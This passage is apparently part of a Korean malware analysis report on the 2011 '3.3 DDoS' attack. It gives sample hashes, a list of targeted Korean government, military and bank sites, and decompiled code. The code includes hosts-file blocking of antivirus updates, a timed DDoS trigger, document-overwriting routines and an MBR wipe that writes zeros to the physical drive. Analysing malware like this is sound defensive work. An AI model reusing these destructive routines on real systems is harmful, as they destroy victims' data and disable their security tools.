push    offset Buffer
lea     eax, [esp+71Ch+FileName]
push    offset Format   ; "%s\\%s"
push    eax             ; Dest
call    ds:sprintf
```

```
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

127.0.0.1       localhost
127.0.0.1       explicitupdate.alyac.co.kr
127.0.0.1       gms.ahnlab.com
127.0.0.1       ko-kr.albn.altools.com
127.0.0.1       ko-kr.alupdatealyac.altools.com
127.0.0.1       su.ahnlab.com
127.0.0.1       su3.ahnlab.com
127.0.0.1       update.ahnlab.com
127.0.0.1       ahnlab.nefficient.co.kr
```

3.6 w[random]svc.dll / 2011/03/03 00:32:49 UTC

(40,960 Byte , MD5 : 0x0A21B996E1F875D740034D250B878884)

- DDoS Attack (UDP, ICMP, CC-Attack)
- GetSystemTime 으로 시스템 시간을 가져온 후 tlntwye.dat 파일의 시간 값 (2011.03.04 09:30:00 UTC)과 비교 한 후 크면 tlnktwye.dat 삭제 후 DDoS Attack.

```
if ( v0 != -1 )
{
  if ( dword_10007084(v0, &v4, 8, &v5, 0) && v5 == 8 )
  {
    dword_10007078(v1);
    GetSystemTime(&SystemTime);
    SystemTime.wYear = 2011;
    dword_1000713C(&SystemTime, &v7);
    __asm
    {
      fld     qword ptr [ebp+var_C]
      fcomp   qword ptr [ebp+var_14]
      fnstsw  ax
    }
    if ( HIBYTE(_AX) & 1 )
      return 0;
```

```
0000000h: AB AA AA AA CC D3 E3 40                          ; 才おぬ蔵@
```

tlioggv.dat 복호화 리스트

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 ; ...............P
00 01 01 01 01 00 00 00 00 6E 69 73 2E 67 6F 2E ; .........nis.go.
6B 72 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; kr..............
00 00 00 00 00 00 00 00 00 2F 00 00 00 00 00 00 ; ........./......
```

...

정부 주요 기관 (23 곳)

nis.go.kr , cwd.go.kr , mofat.go.kr , unikorea.go.kr , assembly.go.kr

korea.go.kr, dapa.go.kr, police.go.kr, nts.go.kr, customs.go.kr, mnd.mil.kr

jcs.mil.kr, army.mil.kr, airforce.mil.kr, navy.mil.kr, usfk.mil, dema.mil.kr

kunsan.af.mil, kcc.go.kr, kisa.or.kr, fsc.go.kr, khnp.co.kr, mopas.go.kr

국내 주요 사이트 (8 곳)

naver.com, daum.net, auction.co.kr, hangame.com, dcinside.com

gmarket.co.kr, ahnlab.com, korail.com


금융권 (9 곳)

Kbstar.com, wooribank.com, hanabank.com, keb.co.kr, shinhan.com

Jeilbank.co.kr, nonghyup.com, kiwoom.com, daishin.co.kr

3.7 W[random]svc.dll / 2011/03/03/ 19:23:48 UTC

(42,320 Byte , MD5 : 0xEDA2413435EEDD080988AD0BA63C7454)




3.6 의 W[random]svc.dll 기능의 거의 같으며, 추가적으로 디지털 서명이 추가되었다.
또 다른 2차 공격 리스트들을 목표로 만들어 진 것으로 추정.

3.8 m[random]svc.dll / 2011/03/02 16:19:10 UTC

(71,008 Byte , MD5 : 0xA63F4C213E2AE4D6CAA85382B65182C8)

faultrep.dat 파일에 기록된 C&C 서버에 접속하며,
RSA 방식으로 암호화 되어 통신하는 기능이 포함되어 있다.
그리고 이 외의 기능에 대해서는 추가 분석이 필요로 된다.

faultrep.dat




3.9 s[random]svc.dll / 2011/03/02 17:10:41 UTC

(20,480 Byte , MD5 : 0xC963B7AD7C7AEFBE6D2AC14BED316CB8)

```
if ( Str1 )
  result = !wcsnicmp(Str1, L".doc", 4u)
        || !wcsnicmp(v1, L".docx", 5u)
        || !wcsnicmp(v1, L".docm", 4u)
        || !wcsnicmp(v1, L".wpd", 4u)
        || !wcsnicmp(v1, L".wpx", 4u)
        || !wcsnicmp(v1, L".wri", 4u)
        || !wcsnicmp(v1, L".xls", 4u)
        || !wcsnicmp(v1, L".xlsx", 5u)
        || !wcsnicmp(v1, L".mdb", 4u)
        || !wcsnicmp(v1, L".ppt", 4u)
        || !wcsnicmp(v1, L".pptx", 5u)
        || !wcsnicmp(v1, L".pdf", 4u)
        || !wcsnicmp(v1, L".hwp", 4u)
        || !wcsnicmp(v1, L".hwp", 4u)
        || !wcsnicmp(v1, L".hna", 4u)
        || !wcsnicmp(v1, L".gul", 4u)
        || !wcsnicmp(v1, L".kwp", 4u)
        || !wcsnicmp(v1, L".eml", 4u)
        || !wcsnicmp(v1, L".pst", 4u)
        || !wcsnicmp(v1, L".alz", 4u)
        || !wcsnicmp(v1, L".gho", 4u)
        || !wcsnicmp(v1, L".rar", 4u)
        || !wcsnicmp(v1, L".php", 4u)
        || !wcsnicmp(v1, L".asp", 4u)
        || !wcsnicmp(v1, L".aspx", 5u)
        || !wcsnicmp(v1, L".jsp", 4u)
        || !wcsnicmp(v1, L".java", 4u)
        || !wcsnicmp(v1, L".cpp", 5u)
        || !wcsnicmp(v1, L".h", 5u)
        || !wcsnicmp(v1, L".c", 5u)
        || !wcsnicmp(v1, L".zip", 4u);
else
```

```
if ( v23 < 0xA00000 )
{
  v18 = Source;
  FileName = 0;
  memset(&v27, 0, 0x204u);
  v28 = 0;
  v19 = PathFindFileNameW(Source);
  wcscpy(&FileName, v18);
  wcscat(&FileName, L".cab");
  sub_10001A30(8);
  v20 = sub_10006280(&FileName, (int)&unk_100085F4);
  v21 = (void *)v20;
  sub_100062F0(v20, v19, (HANDLE)v18);
  sub_10006310(v21);
  v10 = CreateFileW(&FileName, 0xC0000000u, 1u, 0, 3u, 0, 0);
  v11 = v10;
  if ( v10 == (HANDLE)-1 )
  {
    free((void *)Memory);
    return (unsigned int)v11 | v22;
  }
```

위와 같은 확장자들(doc, docx, ppt, ...)을 갖은 파일을 검색하여,
[파일명].cab 형태로 압축을 하고 실제 데이터는 0 으로 덮어씌워
아래와 같이 데이터를 파괴한다.



```
                        ; CODE XREF: sub_10001200+31↑j
lea     edx, [esp+13Ch+SystemTime]
push    edx             ; lpSystemTime
call    ds:GetLocalTime
lea     eax, [esp+13Ch+pvtime]
lea     ecx, [esp+13Ch+SystemTime]
push    eax             ; pvtime
push    ecx             ; lpSystemTime
call    ds:SystemTimeToVariantTime
fld     [esp+13Ch+Str]
fcomp   [esp+13Ch+pvtime]
fnstsw  ax
test    ah, 41h
jnz     short loc_10001279
pop     edi
mov     eax, 1
pop     esi
add     esp, 134h
retn
```

현재 시스템 시간을 읽어와서 현재 감염된 시간보다 이전일 경우와 noise03.dat 에 작성된 시간 이후에 동작하도록 2가지 파괴 조건으로 구성되어 있다.

(noise03.dat 파일은 지령에 따라 달라 질 수 있으므로 날짜를 적지 않았음)

```
swprintf(&FileName, (size_t)L"\\\\.\\PhysicalDrive%d", Format);
v6 = CreateFileW(&FileName, 0xC0000000u, 3u, 0, 3u, 0, 0);
v2 = v6;
if ( v6 != (HANDLE)-1 )
{
  v4 = malloc(v1);
  memset(v4, 0, 4 * (v1 >> 2));
  v5 = (int)((char *)v4 + 4 * (v1 >> 2));
  v3 = v1 & 3;
  while ( v3 )
  {
    *(_BYTE *)v5++ = 0;
    --v3;
  }
  SetFilePointer(v2, 0, &DistanceToMoveHigh, 0);
  do
    ++v9;
  while ( WriteFile(v2, v4, v1, &NumberOfBytesWritten, 0) && v9 < 0x186A0 );
  CloseHandle(v2);
  free(v4);
}
```

```
Network boot from AMD Am79C970A
Copyright (C) 2003-2005  VMware, Inc.
Copyright (C) 1997-2000  Intel Corporation

CLIENT MAC ADDR: 00 0C 29 4E FE F3  GUID: 564D20E3-2EB6-01D2-8E55-B522C94EFEF
PXE-E53: No boot filename received

PXE-M0F: Exiting Intel PXE ROM.
Operating System not found
```

MBR 파괴.

3.10 ntcm63.dll / 2011-03-03 08:30:04 UTC

(131,072 Byte , MD5 : 0xF1EC5B570351DB41F7DD4F925B8C2BA7)

3.5 Host.dll 파일과 구조와 기능이 유사함.


하지만 추가적으로 rtdrvupr.exe 생성 함.

```
push    offset Buffer   ; lpBuffer
call    ds:GetSystemDirectoryA
mov     ebx, ds:sprintf
push    offset aRtdrvupr_exe ; "rtdrvupr.exe"
push    offset Buffer
lea     eax, [esp+2AD4h+CmdLine]
push    offset Format   ; "%sWW%s"
push    eax             ; Dest
mov     [esp+2ADCh+SizePointer], 2800h
call    ebx ; sprintf
push    4000h           ; nNumberOfBytesToWrite
lea     ecx, [esp+2AE0h+CmdLine]
push    offset unk_10007010 ; lpBuffer
push    ecx             ; NumberOfBytesWritten
call    sub_10001170
add     esp, 1Ch
```

3.11 rtdrvupr.exe / 2011-03-03 19:11:39 UTC

(16,384 Byte , MD5 : 0x13BAFD5001AAE9B079480D2323403C36)

3.10 ntcm63.dll 에 의해 생성된 파일로 아래의 그림과 같이 단순하게 구성되어 host 변조 기능을 수행한다.



3.12 ntg55.dll / 2011-03-03 19:39:49 UTC

(126,976 Byte , MD5 : 0x65334333F65C5297B0E4F06A4B050804)

3.5 Host.dll 파일과 구조와 기능을 하는 변종.

4. Conclusion

2011. 3. 3 DDoS 는 20여 종의 이상의 샘플이 발견되었지만, 비슷한 기능을 하는 파일들을 여러 개 생성되어 구성되었으며, 해당 보고서에도 거의 같은 기능을 하는 악성코드인 경우에는 간략하게 설명하거나 내용에서 뺐다.

2011.03. 03 DDoS 는 2009년에 발생했던 7.7 DDoS 와 유사한 구조로 작동되게 맞춰졌으며, 암호화 기능들이 보강되어 있다는 것이 특징이다. 또한, 이번에도 웹 하드 업체를 통해 1~2일 만에 악성코드가 급격히 전파되는 문제가 발생되었고, 최근에는 이번 사건 외에도 웹 하드 업체를 이용한 악성코드 전파가 더욱 극성을 부리고 있어 웹 하드 업체들의 대대적인 보안 점검이 필요한 시점이다.